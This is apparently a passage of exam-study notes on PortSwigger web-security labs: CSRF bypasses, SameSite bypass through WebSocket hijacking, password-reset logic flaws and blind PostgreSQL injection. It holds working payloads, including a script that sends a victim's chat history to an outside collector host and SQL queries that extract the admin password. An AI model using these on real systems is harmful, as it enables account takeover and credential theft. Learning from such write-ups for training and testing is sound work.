```

Store | View exploit | Deliver exploit to victim | Access log

> In the below CSRF PoC code, the hidden csrf value is the one generated by the **change email** function and the csrfkey value in the `img src` is the value of the victim, obtained by logging on as victim provided credentials. not sure in exam but real world this is test to be performed.

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://TARGET.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;exploit&#45;0a18002e03379f0ccf16180f01180022&#46;exploit&#45;server&#4
      <input type="hidden" name="csrf" value="48hizVRa9oJ1slhOIPljozUAjqDMdplb" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://TARGET.net/?search=test%0d%0aSet-Cookie:%20csrfKey=NvKm20fiUCAySRSHHSgH7hwonb21oVUZ%3b%20SameSite=None" o
  </body>
</html>
```

[PortSwigger Lab: CSRF where token is tied to non-session cookie]

CSRF duplicated in cookie

> In the target we ***identify*** that the CSRF key token is duplicated in the cookie value. Another ***indicator*** is the cookie `LastSearchTerm` contain the value searched. By giving search value that contain `%0d%0a` we can inject an **end of line** and **new line** characters to create new CSRF cookie and value.

Craft a response

URL: https://exploit-0a1000fd04b8c410c00bc6ee01ec00aa.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <form action="https://0a4200c2044ac497c073c772007900fe.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="fakeNEWS&#64;hackers&#46;net" />
      <input type="hidden" name="csrf" value="fake" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a4200c2044ac497c073c772007900fe.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submit();"/>
  </body>
</html>
```

> In the exploit code `img src` tag we set cookie for csrf to fake.

```
<html>
  <body>
    <form action="https://TARGET.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="ATTACKER&#64;EXPLOIT-SERVER&#46;NET" />
      <input type="hidden" name="csrf" value="fake" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://TARGET.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submi
  </body>
</html>
```



[PortSwigger Lab: CSRF where token is duplicated in cookie]

CSRF Token Present

> Changing the value of the `csrf` parameter result in change email request being **rejected**. Deleting the CSRF token allow the change email to be **accepted**, and this ***identify*** that the validation of token being present is vulnerable.

> CSRF PoC Payload hosted on exploit server:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
    document.forms[0].submit();
</script>
```

Craft a response

URL: https://exploit-0aad0035044bc04bc10a66a60179002c.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <!-- BURP CSRF PoC -->
  <body>
    <form action="https://0ab400790497c061c133677400ef0040.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="Attacker&#64;EXPLOIT&#46;NET" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


[PortSwigger Lab: CSRF where token validation depends on token being present]

Is Logged In

> If cookie with the **isloggedin** name is ***identified***, then a refresh of admin password POST request could be exploited.
> Change username parameter to administrator while logged in as low privilege user.
> CSRF token is not tied to user session.

```
POST /refreshpassword HTTP/1.1
Host: TARGET.net
Cookie: session=%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MCwCFAI9forAezNBAK%2fWxko91dgAiQd1AhQMZgWruKy%2f
Content-Length: 60
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://TARGET.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
X-Forwarded-Host: EXPLOIT.net
X-Host: EXPLOIT.net
X-Forwarded-Server: EXPLOIT.net
Referer: https://TARGET.net/refreshpassword
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
csrf=TOKEN&username=administrator
```



CSRF No Defences

> Target with no defences against email change function, can allow the privilege escalation to admin role. In the exam changing the email to the `attacker@EXPLOIT.NET` email address on the exploit server can allow the attacker to change the password of the admin user, resulting in privilege escalation.
> In the exam there is only ***one*** active user, and if the previous stage was completed using an attack that did not require the involving of the active user clicking on a link by performing poison cache or performing phishing attack by means of `Deliver to Victim` function, then CSRF change exploit can be used.

Craft a response

URL: https://exploit-0ad3003d037d2dfec41ff4fc01a900c8.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0ab5004f030b2d78c439f5aa00ff005c.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;exploit-server&#46;net" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

[PortSwigger Lab: CSRF vulnerability with no defences]

SameSite Strict bypass

> In the live chat function, we notice the `GET /chat HTTP/2` request do not use any unpredictable tokens, this can ***identify*** possible [cross-site WebSocket hijacking] (CSWSH) vulnerability if possible to bypass [SameSite] cookie restriction.

> Host on exploit server POC payload to ***identify*** CSWSH vulnerability.

```
<script>
    var ws = new WebSocket('wss://TARGET.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://OASTIFY.COM', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
```

> The `SameSite=Strict` is set for session cookies and this prevent the browser from including these cookies in XSS cross-site requests. We ***Identify*** the header `Access-Control-Allow-Origin` in additional requests to script and images to a subdomain at `cms-` .
> Browsing to this CDN subdomain at `cms-` and then ***identify*** that random user name input is reflected, confirmed this to be a reflected XSS vulnerability.

cms reflected xss samesite bypass

```
https://cms-TARGET.net/login?username=%3Cscript%3Ealert%28%27reflectXSS%27%29%3C%2Fscript%3E&password=pass
```


> Bypass the SameSite restrictions, by URL encode the entire script below and using it as the input to the CDN subdomain at `cms-` username login, hosted on exploit server.

```
<script>
    var ws = new WebSocket('wss://TARGE.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://OASTIFY.COM', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
```

> Host the following on exploit server and deliver to victim, once the collaborator receive the victim chat history with their password, result in account takeover.

```
<script>
    document.location = "https://cms-TARGET.net/login?username=ENCODED-POC-CSWSH-SCRIPT&password=Peanut2019";
</script>
```

> The chat history contain password for the victim.



PortSwigger Lab: SameSite Strict bypass via sibling domain

SameSite Lax bypass

> Observe if you visit `/social-login`, this automatically initiates the full OAuth flow. If you still have a logged-in session with the OAuth server, this all happens without any interaction., and in proxy history, notice that every time you complete the OAuth flow, the target site sets a new session cookie even if you were already logged in.

> Bypass the popup blocker, to induce the victim to click on the page and only opens the popup once the victim has clicked, with the following JavaScript. The exploit JavaScript code first refreshes the victim's session by forcing their browser to visit `/social-login`, then submits the email change request after a short pause. Deliver the exploit to the victim.

```
<form method="POST" action="https://TARGET.net/my-account/change-email">
    <input type="hidden" name="email" value="administrator@exploit-server.net">
</form>
<p>Click anywhere on the page</p>
<script>
    window.onclick = () => {
        window.open('https://TARGET.net/social-login');
        setTimeout(changeEmail, 5000);
    }

    function changeEmail() {
        document.forms[0].submit();
    }
</script>
```

PortSwigger Lab: SameSite Lax bypass via cookie refresh

Password Reset

Refresh Password broken logic
Current Password
Time-Sensitive Password Tokenz

Refresh Password broken logic


> If the application Refresh Password feature is flawed, this vulnerability can be exploited to identify valid accounts or obtain password reset token. This can lead to identifying valid users accounts or privilege escalation.

> This is the type of vulnerability that do not require active user on application to interact with the exploit, and without any user clicking on link or interaction. Take note of vulnerabilities that do not require active user on application for the BSCP exam, as this mean in the next stage of the exam it is possible to use for example other interactive phishing links send to victim.

> ***Identify*** in the `source code` for the `/forgot-password` page the username is a hidden field.

```
52      </header>
53      <form class=login-form method=POST>
54        <input required type=hidden name=temp-forgot-password-token value=EtF4fzgbhytYgxQ0x7qN5w5hwerIZZFH>
55        <input required type=hidden name=username value=wiener>
56        <label>
            New password
          </label>
57        <input required type=password name=new-password-1>
58        <label>
            Confirm new password
          </label>
59        <input required type=password name=new-password-2>
60        <button class='button' type='submit'>
             Submit
          </button>
```

> Exploit the post request by deleting the `temp-forgot-password-token` parameter in both the URL and request body. Change the username parameter to `carlos`.




[PortSwigger Lab: Password reset broken logic]

Current Password

> ***Identify*** the Change password do not need the `current-password` parameter to set a new password, and the **user** whom password will be changed is based on POST parameter `username=administrator`
> In the PortSwigger labs they provide you the credentials for `wiener:peter`, and this simulate in the exam stage 1 achieved low level user access. In exam this password reset vulnerability is example of how it is possible without **interaction** from active user to privilege escalate your access to admin.

> Intercept the `/my-account/change-password` request as the `csrf` token is single random use value, set `username=administrator`, and remove `current-password` parameter.




[PortSwigger Lab: Weak isolation on dual-use endpoint]

Time-Sensitive Password Tokenz

> The target site uses time stamps to generate a hash password reset token URL.

> By sending parallel force password reset requests for two different users at the same time,
> will result in duplicate matching tokens because the same timestamp used by backend to generate the reset tokenz.

> Our own user `carlos` receive the reset token url in their email and then edit the name in the url to match `administrator` target victim user.



> PortSwigger Lab: Exploiting time-sensitive vulnerabilities

> Reference: API University and PortSwigger Labs study notes


SQL Injection

Blind Time Delay
Blind SQLi
Blind SQLi no indication
Blind SQLi Conditional Response
Oracle
SQLMAP
Non-Oracle Manual SQLi
Visual error-based SQLi
HackTheBox CPTS SQLi Fundamentals

> Error based or Blind SQL injection vulnerabilities, allow SQL queries in an application to be used to extract data or login credentials from the database. SQLMAP is used to fast track the exploit and retrieve the sensitive information.

> ***Identify*** SQLi, by adding a double (") or single quote (') to web parameters or tracking cookies, if this break the SQL syntax resulting in error message response, then positive SQL injection ***identified***. If no error or conditional message observed test blind Time delays payloads.

SQL Injection cheat sheet examples



Blind Time Delay

> Blind SQL injection with time delays is tricky to ***identify***, fuzzing involves educated guessing as OffSec also taught me in OSCP. The below payload will perform conditional case to delay the response by 10 seconds if positive SQL injection ***identified***.

> Identify SQLi vulnerability. In Burp Practice exam Stage 2 the advance search filters are vulnerable to `PostgreSQL` . I found `SQLMAP` tricky to identify and exploit the practice exam vulnerability in advance search. Manual exploit of the SQL injection time delay in Practice Exam here.


```
;SELECT CASE WHEN (1=1) THEN pg_sleep(7) ELSE pg_sleep(0) END--
```

> URL encoded `PostgreSQL` payload.

```
'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(7)+ELSE+pg_sleep(0)+END--
```

> Determine how many characters are in the password of the administrator user. To do this, increment the number after `>1` conditional check.


```
;SELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```



> Using CLUSTER Bomb attack to re-run the attack for each permutation of the character positions in the password, and to determine character value.

```
;SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+us
```

> Using CLUSTER bomb attack type with two payload, first for the length of the password `1..20` and then second using characters `a..z` and numbers `0..9`. Add the **Response Received** column to the intruder attack results to sort by and observe the `10` seconds or more delay as positive response.

